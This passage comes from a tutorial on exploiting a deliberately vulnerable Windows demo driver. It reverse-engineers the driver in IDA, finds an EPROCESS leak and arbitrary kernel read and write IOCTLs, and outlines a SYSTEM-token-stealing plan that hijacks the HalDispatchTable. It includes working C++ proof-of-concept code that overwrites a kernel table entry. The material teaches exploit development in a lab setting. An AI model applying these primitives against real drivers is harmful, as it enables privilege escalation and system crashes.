         +0x048 OriginalFileObject : 0xffff93858588d130 struct _FILE_OBJECT, 30 elements, 0xd8 bytes
         +0x050 IrpExtension     : (null)
      +0x000 Apc              : struct _KAPC, 19 elements, 0x58 bytes
         +0x000 Type             : 0 ''
         +0x001 AllFlags         : 0 ''
         +0x001 CallbackDataContext : Bitfield 0y0
         +0x001 Unused           : Bitfield 0y0000000 (0)
         +0x002 Size             : 0 ''
         +0x003 SpareByte1       : 0 ''
         +0x004 SpareLong0       : 0
         +0x008 Thread           : (null)
         +0x010 ApcListEntry     : struct _LIST_ENTRY, 2 elements, 0x10 bytes
 [ 0x0000000000000000 - 0x0000000000000000 ]
         +0x020 KernelRoutine    : 0xffff93858db68080           void  +ffff93858db68080
         +0x028 RundownRoutine   : (null)
         +0x030 NormalRoutine    : (null)
         +0x020 Reserved         : [3] 0xffff93858db68080 Void
         +0x038 NormalContext    : (null)
         +0x040 SystemArgument1  : 0xffff93858b625880 Void
         +0x048 SystemArgument2  : 0xffff93858588d130 Void
         +0x050 ApcStateIndex    : 0 ''
         +0x051 ApcMode          : 0 ''
         +0x052 Inserted         : 0 ''
      +0x000 CompletionKey    : (null)
Begin RE of the driver by opening it in IDA, Ghidra, or Binary Ninja. I will be using IDA for this demo. The IDA Free version is available on the Hex-Rays website, it does require creating a free account Hex-Rays. Double click the DriverEntry subroutine in IDA and you will see a call to two subroutines. Offsets can change when recompiling so your offsets may be different than shown. you can still easily correlate to the correct section of the code.

Double click the second subroutine call to go to the subroutine at offset 0x129C. There you will see a call to RtlCopyUnicodeString in the second code block that is taken if the result of the test rcx, rcx in the first code block is not zero. If you scroll down you will see comments for driver load failed. If we double click the red line to jump to the branch executed if the test rcx, rcx is zero we will see a call to a subroutine at offset 0x10E8.



Double click the call to the subroutine at offset 0x10E8. We see that the subroutine creates the device name and the symbolic name with calls to IoCreateDevice and IoCreateSymbolicLink. We also see the strings for the device name and symbolic link in the first code block. We will use the device name in our exploit code to open a handle to the driver with the CreateFile API.

Switch to the debugger and type the command using the name of the driver:
!drvobj ApexDriver 2
This will show the addresses to the major functions of the driver. We will see the IRP_MJ_CREATE, IRP_MJ_CLOSE. IRP_MJ_READ, IRP_MJ_WRITE, and IRP_MJ_DEVICE_CONTROL that we created and linked in the driver code. We will communicate with the driver using IOCTLs. The IOCTLs are defined in the IRP_MJ_DEVICE_CONTROL function which we can see is at offset 0x1000.
Switch back to IDA and navigate to the subroutine at offset 0x1000. We can see in the function prologue that the current stack location is moved in to r8 via the mov r8, [rdx+b8h] instruction. We then can see the IOCTL that was sent is moved in to ecx with the mov ecx, [r8+18h] instruction. We also see that that the SystemBuffer is moved into rdi with the mov rdi, [rdx+18h] instruction. The IRP is also moved in to rsi with the mov rsi, rdx instruction. The first IOCTL is 0x2237FC. We can tell this by the sub ecx, 2237FCh instruction followed by a jump zero. When the result is zero it then checks that the output buffer (SystemBuffer) length is at least 8 bytes wit the cmp dword ptr [r8+8], 8. the code will jump to the prologue when the output buffer is less that 8 bytes and will jump to the code blocks for the 0x2237FC IOCTL when the output buffer is at least 8 bytes.

IDA helpfully places some inline comments to tell us that rcx is loaded with the ProcessID and the address of the address that will hold the EPROCESS pointer is loaded in to rdx. We can also look up the parameters on the Microsoft site PsLookupProcessByProcessId. We know that the ProcessId is provided by the user-mode caller because it is pulled from the SystemBuffer stored in rdi. The code block calls PsLookupProcessByProcessId and then tests to make sure it was successful. The eax register will be 0 for NTSTATUS_SUCCESS if the call was successful and will contain an error code if it failed. We then see the address of the EPROCESS structure is moved in to rcx with the mov rcx, [rsp+28h+Process] instruction. The EPROCESS is then copied in to the SystemBuffer with the mov [rdi], rcx instruction.

We then move on to the function epilogue where we see the NTSTATUS code is moved in to the IOSTATUS filed of the IRP via the mov [rsi+30h], ebx instruction. The number of bytes to send back to user mode is set to 8 bytes and updated in the Info field of the IRP with the mov qword ptr [rsi+38h], 8 instruction. The epilogue then calls IoCompleteRequest and performs cleanup on the stack and registers before returning. The epilogue shows us that every IOCTL in this simple driver reports that 8 bytes will be returned to the user. Since we see the EPROCESS address copied to the SystemBuffer in the IOCTL 0x2237FC code block we know that this leaks the EPROCESS back to us. The RE process will be harder in the real world. You will need to follow the code using knowledge of the IRP and look for those key indicators that data you control is being used and data you want is being returned to find a leak like this.

We scroll back up to the prologue to analyze the next IOCTL. We see that if the sub ecx, 2237FCh instruction does not result in zero that we then sub, ecx 404h. When this operation results in zero we then make another check that the output buffer (SystemBuffer) is at least 8 bytes. This tells us that the next IOCTL is 0x223C00 which is 0x2237FC + 0x404. We see that after the output buffer check we simple move the first QWORD from the SystemBuffer into rax with the mov rax, [rdi] instruction. We then copy the QWORD pointed to by rax in to rcx with the mov rcx, [rax] instruction. The QWORD in rcx is then copied in to the first QWORD of the SystemBuffer to return to the user-mode caller with the mov [rdi], rcx instruction. This is the same code block that is used by our EPROCESS leak IOCTL so we know it then leads to the epilogue to return the data to us. This is a read primitive it its most simplest form. We are looking for a dereference to a value we can control and then return the data to us. It will most likely be more convoluted or complex in a real world scenario where you need to follow long code paths to find the arbitrary read or you may need to find an out-of-bound write or overflow to corrupt and object to point to something you control instead of the intended target.

We then move on to analyze our third IOCTL. We see that if the sub ecx, 404h does not result in 0 that we then compare ecx to 4 with the cmp ecx, 4 instruction. We jump to an NTSTATUS error code if the value is not 4 and jump to the IOCTL code block if it is 4. This tells us that this is the last IOCTL and that it has an IOCTL of 0x223C04 which is 0x223C00 + 0x4. We see a slight difference on the next check compared to the previous IOCTLs. This time we see a cmp dword ptr [r8+10h], 8 instruction. This time we are checking to ensure that the InputBuffer (SystemBuffer) is at least 8 bytes. When we pass the check we then move the first QWORD from the InputBuffer in to rcx with the mov rcx, [rdi] instruction. We then move the second QWORD from the InputBuffer to rax with the mov rax, [rdi+8] instruction. We then see that the QWORD in rax is moved in to the address pointed to by rcx with the mov [rcx], rax. Since we control both values that means we can load rcx with an arbitrary memory address and then write a QWORD we control to it making this a simple write primitive. In the real world you probably will not get lucky enough to find something this simple either and will also look for object corruption to take control of where the QWORD is being written to. You may also notice another vulnerability in this code that is more of just poor coding. We only check to make sure the InputBuffer is at least 8 bytes but we use at least 0x10 bytes. If we send an I/O Request to this IOCTL with an InputBuffer Length of 0x8 we will pass the test and move the second QWORD in the buffer to the address passed as the first QWORD. It would still result in an arbitrary write, we would just be writing whatever QWORD is in the buffer at the +0x8 offset, most likely 0x0 if we properly initialized and zeroed our buffer. We should have set our check in the driver to ensure the InputBuffer is at least 0x10 bytes. It doesn’t get us anything in this scenario, but a subtle mistake like that could be what leads you to controlling what is written in a real world scenario.
We now have enough information to start writing an exploit for this driver. Our goal is to steal the SYSTEM token and copy it over our process’s token to elevate our permissions to SYSTEM. We will use the follow generalized steps:
- Leak the EPROCESS of our current process
- Walk the EPROCESS thread links to find our KTHREAD
- Use the read primitive to leak the nt!EmpCheckErrataList address at KTHREAD+0x2a8
- Scan back from the nt!EmpCheckErrataList address to find the NT base address
- Scan up from NT Base to find nt!MiGetPteAddress+0x13 to find the PTE start address
- Find Kernel StackBase for our KTHREAD
- Copy token stealing shellcode to Kernel Stack
- Change our Kernel Stack to executable via its PTE
- Scan up from NT base to find the HalDispatchTable
- Hijack HalDispatchTable+0x08
- Call NtQueryIntervalProfile to trigger our shellcode
- Restore HalDispatchTable+0x08
- Spawn SYSTEM shell

VBS/HVCI must be off for us to execute dynamic code in kernel-mode. We will do the simpler data-only attack at the end of the demo. We will iterate through our development of our exploit by starting with a simple POC to validate we can interact with the IOCTLs and receive the expected results. We will start by right clicking our solution in Visual Studio and selecting add -> New Project. Select Console App C++ and click next. We will name the project assvd_user for Apex Stupidly Simple Vulnerable Driver user-mode and click next.
The first chunk of code for our exploit contains our includes for iostream and windows.h. The iostream gives us our printf() and getchat() functions. The windows.h gives us our FormatMessageA(), CreateFile(), DeviceIoControl(), and data types. We then define the printLastErrorMessage() function. This function takes the error codes produced by GetLastError() and turns it in to an error message that actually makes sense. It was helpful in troubleshooting the code when receiving errors. It takes a custom error message that we set when we call the function and then calls GetLastError(). The result of GetLastError() is fed into FormatMessageA() which is a helpful Win32 API to give us an actual error message based off of the error code. We then combine our custom error message with the official error message.
#include <iostream>
#include <Windows.h>

void printLastErrorMessage(const char* customMessage) {
    DWORD errorCode = GetLastError(); // Retrieve the last error code
    if (errorCode == 0) {
        printf("%s: No error.\n", customMessage);
        return;
    }

    LPVOID errorMsgBuffer = NULL;

    // Format the error message from the system
    DWORD size = FormatMessageA(
        FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,                       // No source, use system message table
        errorCode,                  // Error code
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPSTR)&errorMsgBuffer,     // Output buffer
        0,                          // Minimum size
        NULL                        // No arguments
    );

    if (size == 0) {
        printf("%s: Unknown error code %lu.\n", customMessage, errorCode);
    }
    else {
        // Remove trailing newlines from the system message
        char* msg = (char*)errorMsgBuffer;
        for (char* p = msg; *p; p++) {
            if (*p == '\r' || *p == '\n') {
                *p = '\0';
                break;
            }
        }
        printf("%s: (Error %lu) %s\n", customMessage, errorCode, msg);
    }

    // Free the buffer allocated by FormatMessage
    if (errorMsgBuffer) {
        LocalFree(errorMsgBuffer);
    }
}
The next code chunk starts the main() function definition. We start with opening a handle to our driver using the CreateFile() API. We pass the name of the driver that we pulled from our static analysis, request GENERIC_READ and GENERIC_WRITE permissions, and open existing instead of creating a new file. This returns a handle to the driver back to us.
int main()
{

    HANDLE driver_handle = CreateFile(L"\\\\.\\ApexDriver", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, NULL, NULL);
    if (driver_handle == INVALID_HANDLE_VALUE)
    {
        printLastErrorMessage("[!] Failed to open file");
        exit(1);
    }
    printf("[+] Successfully obtained the driver handle.\n");
The next chunk calls GetCurrentProcessId() to determine the PID of our process. It then defines our IOCTL to test the EPROCESS leak. We then allocate our input and output buffers based off of the specified buffer lengths of 0x10 and 0x8 (sizeof(ULONGLONG)) and then we zero out the allocated memory. We then call DeviceIoControl() by passing the handle to the driver, the IOCTL code, the input buffer, input buffer length, output buffer, output buffer length, and a pointer to receive the number of bytes returned. If the call to DeviceIoControl() fails we print the error message “[!] Failed DeviceIoControl call” and add the error code and error message with the printLastErrorMessage() function. We print the number of bytes returned and the kernel-mode address of our current process’s EPROCESS structure on a successful call. We use getchar() to pause our code. This is important for troubleshooting. If we have errors in our code that generates a bugcheck we will crash before the printf() functions print to the screen making it hard to tell which part of the code failed. The pause ensures we do not move on to another potentially dangerous section of code until we press enter on the keyboard so we know exactly where we crashed.
    ULONG pid = GetCurrentProcessId();
    printf("[+] Current Process Id: %lu\n", pid);

    ULONG ioctl = 0x2237fc;
    ULONG driver_input_buffer_length = 0x10;
    LPVOID driver_input_buffer = malloc(driver_input_buffer_length);
    memset(driver_input_buffer, 0x00, 0x10);
    ULONG driver_output_buffer_length = sizeof(ULONGLONG);
    LPVOID driver_output_buffer = malloc(driver_output_buffer_length);
    memset(driver_output_buffer, 0x00, sizeof(ULONGLONG));
    ((PULONGLONG)driver_input_buffer)[0] = pid;

    printf("[+] Output buffer allocated at: %p \n", driver_output_buffer);

    getchar();

    DWORD lpBytesReturned;
    if (!DeviceIoControl(driver_handle, ioctl, driver_input_buffer, driver_input_buffer_length, driver_output_buffer, driver_output_buffer_length, &lpBytesReturned, NULL))
    {
        printLastErrorMessage("[!] Failed DeviceIoControl call");
    }
    printf("[+] Number of bytes returned %d\n", lpBytesReturned);
    printf("[+] Current EPROCESS: %llx\n", ((PULONGLONG)(driver_output_buffer))[0]);

    getchar();
We then setup our next IOCTL to call the read primitive. We copy the returned EPROCESS address to the input buffer so that we can read the first QWORD of the EPROCESS structure. We verify that it is correct in the debugger when we run our Proof-Of-Concept (POC). We then call DeviceIoControl again with the new IOCTL. We print the error message or the first QWORD depending on whether or not the call was successful.
    ioctl = 0x223c00;
    ULONGLONG eProcess = ((PULONGLONG)(driver_output_buffer))[0];
    ((PULONGLONG)driver_input_buffer)[0] = eProcess;

    if (!DeviceIoControl(driver_handle, ioctl, driver_input_buffer, driver_input_buffer_length, driver_output_buffer, driver_output_buffer_length, &lpBytesReturned, NULL))
    {
        printLastErrorMessage("[!] Failed DeviceIoControl call");
    }
    printf("[+] first QWORD stored at Current EPROCESS: %llx\n", ((PULONGLONG)(driver_output_buffer))[0]);

    getchar();
We setup our IOCTL for the write primitive on the next chunk. We set an easy to spot QWORD of 0x1234567812345678 in the junk variable and place that as the second QWORD in the input buffer which correlates to the value to write. We then hardcode the kernel-mode address of NT base. We determine the address in the kernel-mode debugger with:
lm m nt
We then use a static offset to the HalDispatchTable in Windows 11 25H2 to determine the current kernel-mode address of the HalDispatchTable offset 0x08. We then place that address as the first QWORD in the input buffer to specify where we want to write to. We then call DeviceIoControl with the write primitive IOCTL, print the error message if it fails, print the address that was written to if it succeeds, and then pause. We can then check in the debugger to verify we calculated the correct address of the HalDispatchTable and that our value was written when we run the POC.
    driver_input_buffer_length = 0x10;
    ioctl = 0x223c04;
    ULONGLONG junk = 0x1234567812345678;
    ULONGLONG ntBase = 0xfffff804cc400000;
    ULONGLONG haldispatch = ntBase + 0x00e00708;
    ((PULONGLONG)driver_input_buffer)[0] = haldispatch;
    ((PULONGLONG)((ULONGLONG)driver_input_buffer + 0x08))[0] = junk;


    if (!DeviceIoControl(driver_handle, ioctl, driver_input_buffer, driver_input_buffer_length, driver_output_buffer, driver_output_buffer_length, &lpBytesReturned, NULL))
    {
        printLastErrorMessage("[!] Failed DeviceIoControl call");
    }
    printf("[+] address written to: %llx\n", ((PULONGLONG)(driver_output_buffer))[0]);

    getchar();
The last code chunk calls the read primitive again so that we can print the value written to HaldDispatchTable+0x08 to verify our write primitive worked. This makes it so that we do not have to use the debugger each time we run the POC to verify the write. We then pause before exiting the process. We will generate a bugcheck when another process attempts to call HalDisptachTable+0x08 since we overwrote the legitimate address in the table with a junk QWORD, but this did validate that we can interact with the driver and that the IOCTLs work as expected.
    ioctl = 0x223c00;
    ((PULONGLONG)driver_input_buffer)[0] = haldispatch;

    if (!DeviceIoControl(driver_handle, ioctl, driver_input_buffer, driver_input_buffer_length, driver_output_buffer, driver_output_buffer_length, &lpBytesReturned, NULL))
    {
        printLastErrorMessage("[!] Failed DeviceIoControl call");
    }
    printf("[+] Value written to address: %llx\n", ((PULONGLONG)(driver_output_buffer))[0]);

    getchar();
    return 0;
}

We check out hard coded offsets before compiling using the following commands:
lm m nt

?nt!HalDispatchTable+0x08 - nt

dqs nt!HalDispatchTable+0x08 L1

We need to change the Runtime Library settings in the POC project settings before compiling as well. Right click on the assvd_user project and select properties. Expand the C/C++ category and select Code Generation. Change the Runtime Library option from Multi-threaded (/MD) to Multi-threaded (/MT). The MD setting compiles the POC with a dynamic runtime library which will require installing a specific MSVSC runtime version on the test machine. The MT setting will compile the POC with a static version of the Runtime library so that it does not need to be installed.
